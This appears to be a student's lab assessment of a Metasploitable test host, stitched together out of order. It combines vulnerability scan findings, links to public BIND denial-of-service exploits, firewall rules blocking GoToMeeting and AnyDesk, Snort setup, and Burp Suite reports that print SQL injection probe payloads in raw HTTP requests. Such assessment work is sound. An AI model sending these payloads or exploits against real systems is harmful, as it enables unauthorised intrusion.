Link: <https://0day.today/exploit/23970>

Reference: CVE-2015-5477
Description: BIND9 TKEY Query Denial of Service Exploit
Link: <https://0day.today/exploit/23960>

Reference: CVE-2015-5477
Description: BIND9 - TKEY PoC Exploit
Link: <https://0day.today/exploit/23948>

 github-exploits

Reference: CVE-2015-5477
Description: knqyf263/cve-2015-5477 exploit repository
Link: <https://github.com/knqyf263/cve-2015-5477>

QID: 15161
 Category: DNS and BIND
 Associated CVEs: [CVE-2015-5477](#)
 Vendor Reference: [aa-01272](#)
 Bugtraq ID: -
 Service Modified: 08/15/2024
 User Modified: -
 Edited: No
 PCI Vuln: Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.

BIND Affected versions:

All versions of BIND 9 from BIND 9.1.0 (inclusive) through BIND 9.9.7-P1 and BIND 9.10.2-P2 are vulnerable.

IMPACT:

An error in the handling of TKEY queries can be exploited by an attacker for use as a denial-of-service vector, as a constructed packet can use the defect to trigger a REQUIRE assertion failure, causing BIND to exit.

SOLUTION:

Customers are advised to upgrade latest release of ISC BIND. (<https://kb.isc.org/docs/aa-01272>)

Patch:

Following are links for downloading patches to fix the vulnerabilities:

[aa-01272 \(https://kb.isc.org/docs/aa-01272\)](https://kb.isc.org/docs/aa-01272)

2. Open "Local Policies-->Security Options".
3. Make sure "Additional restrictions of anonymous connections" is set to "No access without explicit anonymous permissions".
4. Restart your computer.

Windows XP/2003: 1. Start "Control Panel-->Administrative Tools-->Local Security Policy".

2. Open "Local Policies-->Security Options".

3. Make sure the following two policies are enabled:

- * Network Access: Do not allow anonymous enumeration of SAM accounts
- * Network Access: Do not allow anonymous enumeration of SAM accounts and shares

4. Disable Network Access: Let Everyone permissions apply to anonymous users.

5. Restart your computer. The above settings have no impact on domain controllers. If this vulnerability was discovered on a domain controller, recommended settings may not have any effect. Samba:

Make the following settings in smb.conf:

* set "security" to "user" or "domain" or "server" as per your requirements.

* set "map_to_guest" to "Never"

SECURITY = USER

This is the default security setting in Samba 2.2. With user-level security a client must first "log-on" with a valid username and password (which can be mapped using the username map parameter). Encrypted passwords can also be used in this security mode. Parameters such as user and guest only if set are then applied and may change the UNIX user to use on this connection, but only after the user has been successfully authenticated.

SECURITY = SERVER

In this mode Samba will try to validate the username/password by passing it to another SMB server, such as an NT box. If this fails it will revert to security = user, but note that if encrypted passwords have been negotiated then Samba cannot revert back to checking the UNIX password file, it must have a valid smbpasswd file to check users against. See the documentation file in the docs/ directory ENCRYPTION.txt for details on how to set this up.

SECURITY = DOMAIN

This mode will only work correctly if smbpasswd has been used to add this machine into a Windows NT Domain. It expects the encrypted passwords parameter to be set to true. In this mode Samba will try to validate the username/password by passing it to a Windows NT Primary or Backup Domain Controller, in exactly the same way that a Windows NT Server would do.

Also add "restrict anonymous = 2" to the "[global]" configuration section.

Note: Setting this parameter in Samba versions prior to 4 may impact Samba's ability to service Windows 9x clients, act as a Domain Controller or serve as the Master Browser.

Windows Server 2008, 2012, 2016 Disable Server 2008 Null Sessions

(<http://social.technet.microsoft.com/Forums/en-US/winservergen/thread/841523db-8c4b-43a0-9f28-be7270f92e2b>), Disable Server Null Sessions

(<https://social.technet.microsoft.com/Forums/ie/en-US/522a652b-750c-4ccf-b182-362e45cbe9a7/domain-controller-smb-null-session-enumeration?forum=winserverDS>), Pre-Windows 2000 Compatible Access

(<https://docs.microsoft.com/en-us/answers/questions/83025/qid70003-is-reported-for-2012-r2-domain-controller.html>)

4 Null Session/Password NetBIOS Access

QID: 70003
Category: SMB / NETBIOS
Associated CVEs: [CVE-1999-0519](#)
Vendor Reference: -
Bugtraq ID: -
Service Modified: 04/07/2022
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

Unauthorized users can connect to this NetBIOS service without a password.

IMPACT:

Unauthorized users may be able to exploit this vulnerability to obtain sensitive information about your system resources, such as a list of all accounts or shared resources on this host. For Windows hosts, unauthorized users may also be able to access the registry, and depending on the Windows version and registry permission settings, make modifications to the registry.

SOLUTION:

Null NetBIOS sessions can be disabled using the following methods:

Windows NT: 1. Set the following registry key:
HKLM\System\CurrentControlSet\Control\Lsa
Name: RestrictAnonymous
Type: REG_DWORD Value: 1
2. Restart your computer.

Windows 2000:

1. Start "Control Panel-->Administrative Tools-->Local Security Policy".

2. Open "Local Policies-->Security Options".

4 RPC Mountd Allows Remote Anonymous File System Root Mount

QID: 68520
Category: RPC
Associated CVEs: -
Vendor Reference: -
Bugtraq ID: -
Service Modified: 07/20/2023
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

The host allows the file system root "/" to be remotely and anonymously mounted.

Detection is enhanced by scanner module to post

QID as practice when module failed to find the list of directory, but upgrade as confirmed when we are able to find the list of dirs in / mount.

There are also improvements made in the reporting of version and port information for each finding.

IMPACT:

Successful exploitation of this vulnerability can lead to heavy information disclosure, which consequently can easily lead to system compromise.

SOLUTION:

Configure the host's "mount" daemon to disallow root and other mount points with sensitive content that should not be publically accessible. Typically, the configuration file for the "rpc.mountd" daemon is "/etc/exports".

Detailed Results

150.1.7.104 (metasploitable.localdomain, METASPLOITABLE)

Lir


Vulnerabilities (67)

5 EOL/Obsolete Software: ISC BIND 9.1.x - 9.5.x Detected

QID: 105508
Category: Security Policy
Associated CVEs: -
Vendor Reference: [BIND Software Status](#)
Bugtraq ID: -
Service Modified: 09/07/2023
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

Services Detected



Title: metasploit - 20240816

Asset Groups: All

IPs: 150.1.7.104

Excluded IPs: -

Options Profile: Initial Options

Summary of Vulnerabilities

Vulnerabilities Total

330

Security Risk (Avg)

5.0

by Severity


Severity	Confirmed	Potential	Information Gathered	Total
5	2	13	0	15
4	10	44	0	54
3	32	106	5	143
2	21	31	13	65
1	2	0	51	53
Total	67	194	69	330


5 Biggest Categories

Category	Confirmed	Potential	Information Gathered	Total
General remote services	35	35	20	90
DNS and BIND	3	56	1	60
CGI	5	49	2	56
Web server	4	18	5	27
Information gathering	3	1	21	25
Total	50	159	49	258

Scan Results

Task 3:





Modify User-Defined Application

Name: UD_Gotomeeting

Description: Online meeting, desktop sharing, and video conferencing tool that enables t

Basic Rule

Category: Business_Systems

Subcategory: Internet_Conferencing

Data Transmission Model: client-server

Risk Level: The risk level is automatically calculated based on the selected application features.

Label

Other-Dimension	☐ Database	☒ Business-Applications
Technology-Dimension	☒ Mobile-Supported ☐ P2P-Based	☐ Cloud-Based ☐ HTTP-Based
Function-Dimension	☐ Network-Storage ☐ Browses-Web ☐ Supports-IM ☒ Supports-File-Transfer	☐ Social-Applications ☒ Speech ☒ Supports-Video ☐ Plays-Game ☐ Sends-Mail ☐ Supports-VoIP
Risk-Dimension	☐ Tunneling ☒ Data-Loss ☐ Exploitable	☐ Evasive ☐ Productivity-Loss ☒ Bandwidth-Consuming ☐ Malware-Vehicle

OK Cancel

Add Rule

Name

GoToMeeting

Description

for GoToMeeting communication traffic

Destination IP

10.2.0.0/24

Protocol

☒ Any

☐ TCP

☐ UDP

Port

8201

☐ Keyword Identification

OK

Cancel

Modify Rule [X]

Name: GoToMeeting2 *

Description: for GoToMeeting communication traffic

Destination IP (?): 10.2.0.0/24

Protocol: ☒ Any ☐ TCP ☐ UDP

Port (?): 8200

☐ Keyword Identification

OK Cancel

Modify Rule [X]

Name: GoToMeeting *

Description: HTTPS for secure communication

Destination IP (?): 10.2.0.0/24

Protocol: ☒ Any ☐ TCP ☐ UDP

Port (?): 443

☐ Keyword Identification

OK Cancel

Modify User-Defined Application

×

Name

UD_GoToMeeting*

Description

Online meeting, desktop sharing, and video conferencing tool that enables i

Basic

Rule

+

 Add

×

 Delete

Refresh

☐	Name	Destinatio...	Proto...	Port	Scope	Matchin...	Protocol Field	Text/Regular e...	Edit
☐	GoToMe...	10.2.0.0/24	Both	443	Flow	Text	general-payload	www.GoTo.com	
☐	GoToMe...	10.2.0.0/24	Both	8200	Flow	Text	general-payload	www.GoTo.com	
☐	GoToMe...	10.2.0.0/24	Both	8201	Flow	Text	general-payload	www.Goto.com	

Displaying 3

OK

Cancel

Modify User-Defined Application

×

Name

UD_AnyDesk*

Description

Remote desktop software for remote support and online meetings.

Basic

Rule

Category

Business_Systems

Subcategory

Remote_Desktop

Data Transmission Model

client-server

Risk Level

The risk level is automatically calculated based on the selected application features.

Label

Other-Dimension

☐ Database
☐ Business-Applications

Technology-Dimension

☐ Mobile-Supported
☒ Cloud-Based
☒ Encrypted-Communications

Function-Dimension

☐ P2P-Based
☐ HTTP-Based

Risk-Dimension

☒ Network-Storage
☐ Social-Applications
☐ Plays-Game

☐ Browses-Web
☐ Speech
☐ Sends-Mail

☐ Supports-IM
☒ Supports-Video
☐ Supports-VolP

☒ Supports-File-Transfer
☐ Tunneling
☐ Evasive
☒ Bandwidth-Consuming

☐ Exploitable
☐ Productivity-Loss
☒ Malware-Vehicle

OK

Cancel

☐ UD_AnyDesk

Business_Systems

Remote_Desktop

Malware-Vehicle
Data-Loss
Bandwidth-Consuming
Supports-File-Transfer
Supports-Videos
Network-Storage
Encrypted-Communications
Cloud-Based

client-server

Add Rule

Name

AnyDesk3

Description

used during AnyDesk sessions

Destination IP ?

10.2.0.0/24

Protocol

☒ Any☐ TCP☐ UDP

Port ?

6568

☐ Keyword Identification

OK

Cancel

Modify Rule

Name

AnyDesk

Description

for initial connection to AnyDesk servers

Destination IP ?

10.2.0.0/24

Protocol

☒ Any☐ TCP☐ UDP

Port ?

80

☐ Keyword Identification

OK

Cancel

Modify Rule

Name:

Description:

Destination IP:

Protocol: ☒ Any ☐ TCP ☐ UDP

Port:

☐ Keyword Identification

OK Cancel

Modify User-Defined Application

Name:

Description:


Basic Rule

+ Add - Delete Refresh

Name	Destination...	Proto...	Port	Scope	Matchin...	Protocol Field	Text/Regular e...	Edit
☐ AnyDesk	10.2.0.0/24	Both	80	Flow	Text	general-payload	https://anydesk...	
☐ AnyDesk2	10.2.0.0/24	Both	443	Flow	Text	general-payload	https://anydesk...	
☐ AnyDesk3	10.2.0.0/24	Both	6568	Flow	Text	general-payload	https://anydesk...	

Displaying 3

OK Cancel



Policy

Add Security Policy

Note: You can use a policy template to quickly define the required policy. [\[Select Template\]](#)

Switch Source and Destination?

Name

ASSESMENT 13

Description

Blocking Customizable

Policy Group

-- NONE --

Tag

Select or enter a tag.

VLAN ID

Enter a VLAN ID.

<1-4094>

Source Zone

trust

[Multiple]

Destination Zone

untrust

[Multiple]

Source Address/Region?

Select or enter an address.

Destination Address/Region?

Select or enter an address.

User?

Select or enter a user name.

[Multiple]

Access Mode?

Select an access mode.

Device?

Select or enter a device.

Service?

Select or enter a service.

Application

UD_GoToMeeting x

UD_AnyDesk x

[Multiple]

Specifying an application will automatically enable the SA function. This function reduces system performance.

URL Category

Select or enter a url category.

[Multiple]

Schedule

Select a time range.

Action

☐ Permit

☒ Deny

Send Response Packet?

☐ Reset client

☐ Reset server

☐ ICMP unreachable

Record Traffic Logs

-- NONE --

Record Policy Matching Logs

☒ Enable

Record Session Logs

☒ Enable

OK

OK and Copy

Cancel

5

ASSESMENT 13

Blocking C...

any

trust

untrust

any

any

any

any

UD_GoToM

UD_AnyDes

any

Deny

Reset

Configuring snort

Please use the CIDR form - for example, 192.168.1.0/24 for a block of 256 addresses or 192.168.1.42/32 for just one. Multiple values should be comma-separated (without spaces).

Please note that if Snort is configured to use multiple interfaces, it will use this value as the HOME_NET definition for all of them.

Address range for the local network:

192.168.0.0/16

<Ok>

```
root@kali:~/snort
File Actions Edit View Help
GNU nano 8.1 snort.conf
#
# VRT Rule Packages Snort.conf
#
# For more information visit us at:
#   http://www.snort.org           Snort Website
#   http://vrt-blog.snort.org/     Sourcefire VRT Blog
#
# Mailing List Contact:   snort-sigs@lists.sourceforge.net
# False Positive reports: fp@sourcefire.com
# Snort bugs:            bugs@snort.org
#
# Compatible with Snort Versions:
# VERSIONS: 2.9.2.8
#
# Snort build options:
# OPTIONS: --enable-gre --enable-mpia --enable-targetbased --enable-gpu --enable-perfprofiling --enable-zlib --enable-active-response --a
#
# Additional information:
# This configuration file enables active response, to run snort in
# test mode -T you are required to supply an interface -i <interface>
# or test mode will fail to fully validate the configuration and
# exit with a FATAL error
#
#####
# This file contains a sample snort configuration.
# You should take the following steps to create your own custom configuration:
#
# 1) Set the network variables.
# 2) Configure the decoder.
```

Task4:

30. HTML does not specify charset

[Previous](#)

Summary

i	Severity:	Information
	Confidence:	Certain
	Host:	http://150.1.7.104
	Path:	/mutillidae/set-up-database.php

Issue description

If a response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

Issue remediation

For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example **charset=ISO-8859-1**.

Vulnerability classifications

- **CWE-16: Configuration**
- **CWE-436: Interpretation Conflict**

Request 1

```
GET /mutillidae/set-up-database.php HTTP/1.1
Host: 150.1.7.104
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://150.1.7.104/mutillidae/
Cookie: PHPSESSID=ea15cd7d3d78f47ac379b5acd9fe3d7e
```

Response 1

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 05:59:44 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html
Content-Length: 2819

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<link rel="shortcut icon" href="favicon.ico" type="image/
...[SNIP]...
```

1.3. http://150.1.7.104/mutillidae/index.php [do parameter]

[Previous](#) [Next](#)

Summary

Severity:	High
Confidence:	Firm
Host:	http://150.1.7.104
Path:	/mutillidae/index.php

Issue detail

The **do** parameter appears to be vulnerable to SQL injection attacks. The payload ' was submitted in the do parameter, and a database error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.

Remediation detail

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

Request 1

```
GET /mutillidae/index.php?do=toggle-security&page=capture-data.php HTTP/1.1
Host: 150.1.7.104
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://150.1.7.104/mutillidae/index.php?page=capture-data.php
Cookie: PHPSESSID=cb8c0dc6857c4d8c5f20826daa365420
```

Response 1

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 06:36:20 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Tue, 13 Aug 2024 06:36:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 25043

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<td class="error-detail">Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near 'page = capture-data.php
SUPERFID=150.1.7.104-6857c4d8c5f20826daa365420
```

2. File path traversal

[Previous](#) [Next](#)

There are 5 instances of this issue:

- /mutillidae/ [page parameter]
- /mutillidae/index.php [page parameter]
- /mutillidae/index.php [page parameter]
- /mutillidae/index.php [phpfile parameter]
- /mutillidae/index.php [textfile parameter]

Issue background

File path traversal vulnerabilities arise when user-controllable data is used within a filesystem operation in an unsafe manner. Typically, a user-supplied filename is appended to a directory prefix in order to read or write the contents of a file. If vulnerable, an attacker can supply path traversal sequences (using dot-dot-slash

1.2. http://150.1.7.104/mutillidae/index.php [blog_entry parameter]

[Previous](#) [Next](#)

Summary

Severity:	High
Confidence:	Certain
Host:	http://150.1.7.104
Path:	/mutillidae/index.php

Issue detail

The **blog_entry** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the **blog_entry** parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

Additionally, the payload **99652291'** or **6278=6278--** was submitted in the **blog_entry** parameter, and a database error message was returned. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.

Remediation detail

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

Request 1

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 150.1.7.104
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://150.1.7.104/mutillidae/?page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Cookie: PHPSESSID=199851c23374543524e568c31c33dba1
csrf-token=SecurityIsDisabled&blog_entry=rbzEWw'&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

Response 1

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 06:08:19 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 06:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Tue, 13 Aug 2024 06:08:19 GMT
Content-Length: 26987
Connection: close
Content-Type: text/html

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w

...[SNIP]...
<td class="error-detail">Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near 'rbzEWw', now()' at line 1</td>
```

Request 2

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 150.1.7.104
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
```

1.1. http://150.1.7.104/mutillidae/index.php [author parameter]

Next

Summary

Severity:	High
Confidence:	Certain
Host:	http://150.1.7.104
Path:	/mutillidae/index.php

Issue detail

The **author** parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the author parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

The database appears to be MySQL.

Remediation detail

The application should handle errors gracefully and prevent SQL error messages from being returned in responses.

Request 1

```
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 150.1.7.104
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://150.1.7.104/mutillidae/index.php?page=view-someones-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Cookie: PHPSESSID=8ca870955eb160cbe3cf5c80d82a3fd4

author=6C57C4B5-B341-4539-977B-7ACB9D42985A'&view-someones-blog-php-submit-button=View+Blog+Entries
```

Response 1

```
HTTP/1.1 200 OK
Date: Tue, 13 Aug 2024 06:05:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Tue, 13 Aug 2024 06:05:15 GMT
Content-Length: 25909
Connection: close
Content-Type: text/html

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<td class="error-detail">Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near "6C57C4B5-B341-4539-977B-7ACB9D42985A"
```

Request 2


```
